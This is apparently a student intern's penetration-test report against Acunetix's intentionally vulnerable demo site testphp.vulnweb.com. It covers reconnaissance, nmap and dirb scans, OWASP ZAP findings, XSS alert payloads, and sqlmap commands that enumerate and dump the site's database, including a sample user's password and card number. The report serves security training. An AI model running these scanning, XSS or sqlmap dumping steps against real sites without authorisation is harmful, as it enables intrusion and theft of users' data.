WEB APPLICATION PENETRATION TESTING

Prepared By: Vishal sanjay patil

Email:pvishu570@gmail.com

Report Date: 21/08/2024

Task Level: Hard

Intern ID :CT3MTDS059

Table of contents

Introduction:

The objective of this report is to conduct a vulnerability assessment on the website http://testphp.vulnweb.com/ and outline an attack plan to demonstrate potential security risks. The assessment will involve identifying and analyzing vulnerabilities within the website's structure, functionalities, and configurations.

Purpose:

I want to find vulnerabilities in http://testphp.vulnweb.com/ to help make it more secure and protect it from cyber threats.

Methodology:

Information Gathering

- Identifying the web server technology and version.
- Enumerating the website's directories and files.

Planning

- Prioritizing potential attack vectors based on their severity and impact.
- Selecting appropriate tools and techniques for each attack.
- Defining the scope and objectives of the assessment.

Vulnerability Assessment Penetration testing

- Findings vulnerablities
- Exploting vulnerability

Analysis and Recommendations

- Documentation of vulnerabilities exploited and their potential impact.
- Recommendations for remediation, including patching vulnerable code, implementing input validation, and conducting regular security assessments.
- Suggestions for improving the overall security posture of the website

Information Gathering:

Target Website Information

Link: http://testphp.vulnweb.com/

IpAddress: 44.228.249.3

Tools Used

Maltigo (information-gathering tool)

Site Used

www.who.is (information gathering site)

Results

Hostname	Type	TTL
Testphp.vulnweb.com	SOA	1800

Content ns1.eurodns.com hostmaster@eurodns.com 2021110100 86400 7200 604800

86400

Registar :

Eurodns S.A. EuroDNS S.A.

IANA ID: 1052

URL:

http://www.eurodns.com.http://www.EuroDNS.com

Whois Server: whois.eurodns.com

legalservices@eurodns.com

(p) +352.27220150

Domain Name: VULNWEB.COM

Registry Domain ID: D16000066-COM

Registrant Name: Acunetix Acunetix

Registrant Organization: Acunetix Ltd

Registrant Street: 3rd Floor,, J&C Building, Road Town

Registrant City: Tortola

R**egistrant Country**: VG

Registrant Phone: +1.23456789

Registrant Email: administrator@acunetix.com

Registry Admin ID: Admin Name: Acunetix Acunetix

Admin Organization: Acunetix Ltd

Admin Street: 3rd Floor,, J&C Building, Road Town

Admin City: Tortola

Admin Country: VG

Admin Phone: +1.23456789

Admin Email: administrator@acunetix.com

```
Registry Admin ID:
Admin Name: Acunetix Acunetix
Admin Organization: Acunetix Ltd
Admin Street: 3rd Floor,, J&C Building,, Road Town
Admin City: Tortola
Admin State/Province:
Admin Postal Code: VG1110
Admin Country: VG
Admin Phone: +1.23456789
Admin Fax:
Admin Email: administrator@acunetix.com
Registry Tech ID:
Tech Name: Acunetix Acunetix
Tech Organization: Acunetix Ltd
Tech Street: 3rd Floor,, J&C Building,, Road Town
Tech City: Tortola
Tech State/Province:
Tech Postal Code: VG1110
Tech Country: VG
Tech Phone: +1.23456789
Tech Fax:
Tech Email: administrator@acunetix.com
Name Server: ns1.eurodns.com
Name Server: ns2.eurodns.com
Name Server: ns3.eurodns.com
Name Server: ns4.eurodns.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/

Please email the listed admin email address if you wish to raise a legal issue.
```

Scanning

- **Link: http://testphp.vulnweb.com/**

- **IpAddress: 44.228.249.3**

Tools Used

- Nmap(port scanning)
- Legion (scanning)
- Dirb (directory finder)


Scan Results

```
┌──(root㉿Scorcher)-[~]
└─# nmap -sT -sV  -O testphp.vulnweb.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-27 18:36 IST
Nmap scan report for testphp.vulnweb.com (44.228.249.3)
Host is up (0.28s latency).
rDNS record for 44.228.249.3: ec2-44-228-249-3.us-west-2.compute.amazonaws.com
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    nginx 1.19.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|WAP|printer
Running (JUST GUESSING): OpenBSD 4.X (91%), FreeBSD 6.X (89%), Apple embedded (88%), Kyocera embedded (85%)
OS CPE: cpe:/o:openbsd:openbsd:4.0 cpe:/o:freebsd:freebsd:6.2 cpe:/h:apple:airport_extreme cpe:/h:kyocera:cs-2560
Aggressive OS guesses: OpenBSD 4.0 (91%), FreeBSD 6.2-RELEASE (89%), Apple AirPort Extreme WAP (88%), OpenBSD 4.3 (88%), Kyocera CopyStar CS-2560 printer (85%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.94 seconds
```

Command Used: nmap -sT -sV –O testphp.vulnweb.com

- **Port : 80 Open**
- **Service: http**
- **Version: nginx 1.19.0**
- **Operating system: Linux 3.11 -4.1**

```
Operating System
  Name: Linux 3.11 - 4.1
  Accuracy: 88
```



```
┌──(root㉿Scorcher)-[~]
└─# dirb http://testphp.vulnweb.com

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Mar 18 13:07:07 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

---- Entering directory: http://testphp.vulnweb.com/CVS/ ----
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Mon Mar 18 14:02:07 2024
DOWNLOADED: 10753 - FOUND: 9
```

Command Used dirb http://testphp.vulnweb.com

Directories Found:

http://testphp.vulnweb.com/

http://testphp.vulnweb.com/admin/

http://testphp.vulnweb.com/CVS/

http://testphp.vulnweb.com/inages/

http://testphp.vulnweb.com/pictures/

http://testphp.vulnweb.com/secured/

http://testphp.vulnweb.com/vendor/

http://testphp.vulnweb.com/CVS/Entries

Vulnerability Assessment

- **Link: http://testphp.vulnweb.com/**
- **IpAddress: 44.228.249.3**

Tools Used

- Owasp Zap (vulnerability scanner)

Scan Results

Risk levels

Included: High, Medium, Low, Informational
Excluded: None

Confidence levels

Included: User Confirmed, High, Medium, Low

Excluded: User Confirmed, High, Medium, Low, False Positive

Summaries

Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence				
		User Confirmed	**High**	**Medium**	**Low**	**Total**
Risk	**High**	0 (0.0%)	1 (5.0%)	4 (20.0%)	0 (0.0%)	5 (25.0%)
	Medium	0 (0.0%)	1 (5.0%)	3 (15.0%)	1 (5.0%)	5 (25.0%)
	Low	0 (0.0%)	1 (5.0%)	2 (10.0%)	0 (0.0%)	3 (15.0%)
	Informational	0 (0.0%)	1 (5.0%)	2 (10.0%)	4 (20.0%)	7 (35.0%)
	Total	0 (0.0%)	4 (20.0%)	11 (55.0%)	5 (25.0%)	20 (100%)

Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

	Risk			
	High (= High)	**Medium (>= Medium)**	**Low (>= Low)**	**Informational (>= Informational)**
http://testphp.vulnweb.com =	5 (5)	5 (10)	3 (13)	7 (20)

Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level. (The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
Cross Site Scripting (DOM Based)	High	12
Cross Site Scripting (Reflected)	High	13
SQL Injection	High	4
SQL Injection - MySQL	High	5
SQL Injection - SQLite	High	4
.htaccess Information Leak	Medium	7
Absence of Anti-CSRF Tokens	Medium	45
Content Security Policy (CSP) Header Not Set	Medium	51
Missing Anti-clickjacking Header	Medium	47
XSLT Injection	Medium	2

Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)	Low	63
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	76
X-Content-Type-Options Header Missing	Low	72
Authentication Request Identified	Informational	1
Charset Mismatch (Header Versus Meta Content-Type Charset)	Informational	34
Information Disclosure - Suspicious Comments	Informational	1
Modern Web Application	Informational	9
Session Management Response Identified	Informational	4
User Agent Fuzzer	Informational	235
User Controllable HTML Element Attribute (Potential XSS)	Informational	10
Total Vulnerability Found		20

Exploitation

Exploited Vulnerabilities:

- Cross Site Scripting (Reflected)
- Cross Site Scripting (DOM Based)
- SQL Injection
- Absence of Anti-CSRF Tokens
- Missing Anti-clickjacking Header

Cross Site Scripting (Reflected)

Reflected cross-site scripting (XSS), also known as **non-persistent XSS*, occurs when a malicious script is reflected off a web application and executed in the victim's browser. Let's delve into the details:

- Reflected XSS arises when an application receives data in an *HTTP request* (usually from a URL parameter) and includes that data in the immediate response *without proper sanitization*.
- Imagine a website with a search function that echoes the user-supplied search term in the response.


For instance:
- User searches for "gift": https://insecure-website.com/search?term=gift
- Response: You searched for: gift
- An attacker can construct a malicious URL like this:
- https://insecure-website.com/search?term=<script>/* Bad stuff here... */</script>
- Resulting response: You searched for: <script>/* Bad stuff here... */</script>
- If another user visits the attacker's URL, the injected script executes in their browser, compromising their session with the application.

- When an attacker controls a script executed in the victim's browser, they can:
- Perform actions within the application.
- View information accessible to the user.
- Modify user data.
- Initiate interactions with other users, appearing to originate from the victim.
- Delivery mechanisms include links on attacker-controlled websites, emails, tweets, or messages. - Unlike stored XSS, where self-contained attacks occur within the application, reflected XSS relies on external delivery.

- The location of reflected data in the application's response determines the payload needed to exploit it.
- Varieties include:
- HTML context*: Payloads directly affect the DOM.
- JavaScript context*: Payloads execute as JavaScript code.
- URL context*: Payloads manipulate URLs.
- Other contexts*: Payloads adapt to specific situations.

.


- **Open website** • **Type Java Script search bar** • **press search button**



Command Used <script>alert(0)</script>

Result

- **Popup appears**




Cross Site Scripting (DOM Based)

DOM-based cross-site scripting (DOM XSS)* is a type of *cross-site scripting (XSS)* attack that occurs when malicious code is executed by manipulating the *Document Object Model (DOM)* in a victim's browser.
Let's break it down:

- DOM-based XSS vulnerabilities typically arise when JavaScript takes data from an *attacker-controllable source, such as the URL, and passes it to a **sink* that supports dynamic code execution (e.g., eval() or innerHTML).
- Attackers exploit this by injecting malicious JavaScript, which can lead to account hijacking or other security breaches.
- To execute a DOM-based XSS attack, the attacker places data into a source (often the URL) so that it propagates to a sink, causing arbitrary JavaScript execution.


- Sources: Common sources for DOM XSS include the URL (accessed via window.location) and other parts of the page (e.g., query strings or fragments).
- Sinks: These are places where JavaScript execution occurs, such as attributes, innerHTML, or other dynamic content.

- Login into site
- Open profile section
- Type Java Script code in name section
- Press update button



Command Used <script >alert(document.domain)</script>

- **Result: Popup appears**



SQL Injection

SQL injection (SQLi) is a web security vulnerability that allows an attacker to manipulate the queries an application makes to its database. Here's what you need to know:

- SQL injection occurs when an attacker inserts *malicious SQL statements* into an application's input fields.

- These statements can alter the intended behavior of the application and interact with the database in unintended ways.
- The attacker can view, modify, or delete data they wouldn't normally have access to.
- In severe cases, SQL injection can lead to server compromise or denial-of-service attacks.

- Unauthorized access to sensitive data, including:
- *Passwords*
- *Credit card details*
- *Personal user information*
- High-profile data breaches have occurred due to SQL injection, resulting in reputational damage and regulatory fines.
- In some cases, attackers establish a *persistent backdoor* into an organization's systems, going unnoticed for extended periods.

- Manual testing against every entry point in the application:
- Submit the single quote character ' and look for errors or anomalies.
- Use SQL-specific syntax to evaluate base values and different values, observing application responses.
- Test boolean conditions like OR 1=1 and OR 1=2.
- Check for time delays triggered by specific payloads within SQL queries.
- Monitor out-of-band network interactions caused by OAST payloads. - Alternatively, use *Burp Scanner* for efficient detection.

- Open terminal in kali linux
- Open sqlmap tool for attack

Command Used : sqlmap –u http://testphp.vulnweb.com/listproducts.php?artists=1 --dbs	
sqlmap	To Open tool
-u	Set target
--dbs	Search database

Result : 2 tables found

```
[15:59:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[15:59:53] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

```
┌──(root㉿Scorcher)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1 -tables acuart
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org
```

Command Used : sqlmap –u http://testphp.vulnweb.com/listproducts.php?artists=1 -tables acuart	
-tables	To select tables from database


```
Database: acuart
[8 tables]
+-------------------------------------+
| artists                             |
| carts                               |
| categ                               |
| featured                            |
| guestbook                           |
| pictures                            |
| products                            |
| users                               |
+-------------------------------------+
```

Result: 8 tables found

```
┌──(root㉿Scorcher)-[~]
└─# sqlmap -u http://testphp.vulnweb.com/listproducts.php?artist=1   -tables artists --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
onsible for any misuse or damage caused by this program
```

Command Used sqlmap –u http://testphp.vulnweb.com/listproducts.php?artists=1 -tables artists -dump	
--dump	To dump add data from selected table


Result: 3 artists found



Result: 1 user found

Result: 3 products found


cc	1234-5678-2300-9000
cart	490c03e6a8470859b01dc1ecc03f1dce
pass	test
email	Email@email.com
phone	2323345
uname	test
name	John smith
address	21 street




Result: 4 categ found

Result: 9 pitctures found

Result:2 cart items found



Result: server processlist found



Result: Server plugin found

CSRF

Cross-Site Request Forgery (CSRF) is a type of security vulnerability that occurs when an attacker tricks a user into unintentionally performing actions on a website where they are authenticated. This attack takes advantage of the trust a website has in a user's browser

Authentication: The user logs into a website and obtains a session cookie, which authenticates them to perform actions on the site.

Malicious Link: The attacker creates a malicious link (often disguised as something innocent, like a button) and sends it to the victim. When the victim clicks on the link while still logged into the target website, the browser automatically sends any associated cookies along with the request.

Unauthorized Action: The malicious link triggers a request to the target website, causing the user's browser to execute an action (e.g., changing the user's email, transferring funds, etc.) on behalf of the authenticated user.

Impact: Since the request originates from the user's browser with valid authentication credentials, the target website processes it as a legitimate request. This allows the attacker to perform actions without the user's knowledge or consent.

CSRF vulnerabilities can be particularly dangerous because they exploit the trust between a user and a website. However, implementing proper defenses such as CSRF tokens can mitigate this risk.

A CSRF token is a unique value generated by the server and included in each form or request. The token is typically stored in a hidden field or in an HTTP header. When the user submits a form or makes a request, the server verifies that the token matches the expected value associated with the user's session. If the token is missing or incorrect, the server rejects the request, preventing CSRF attacks.

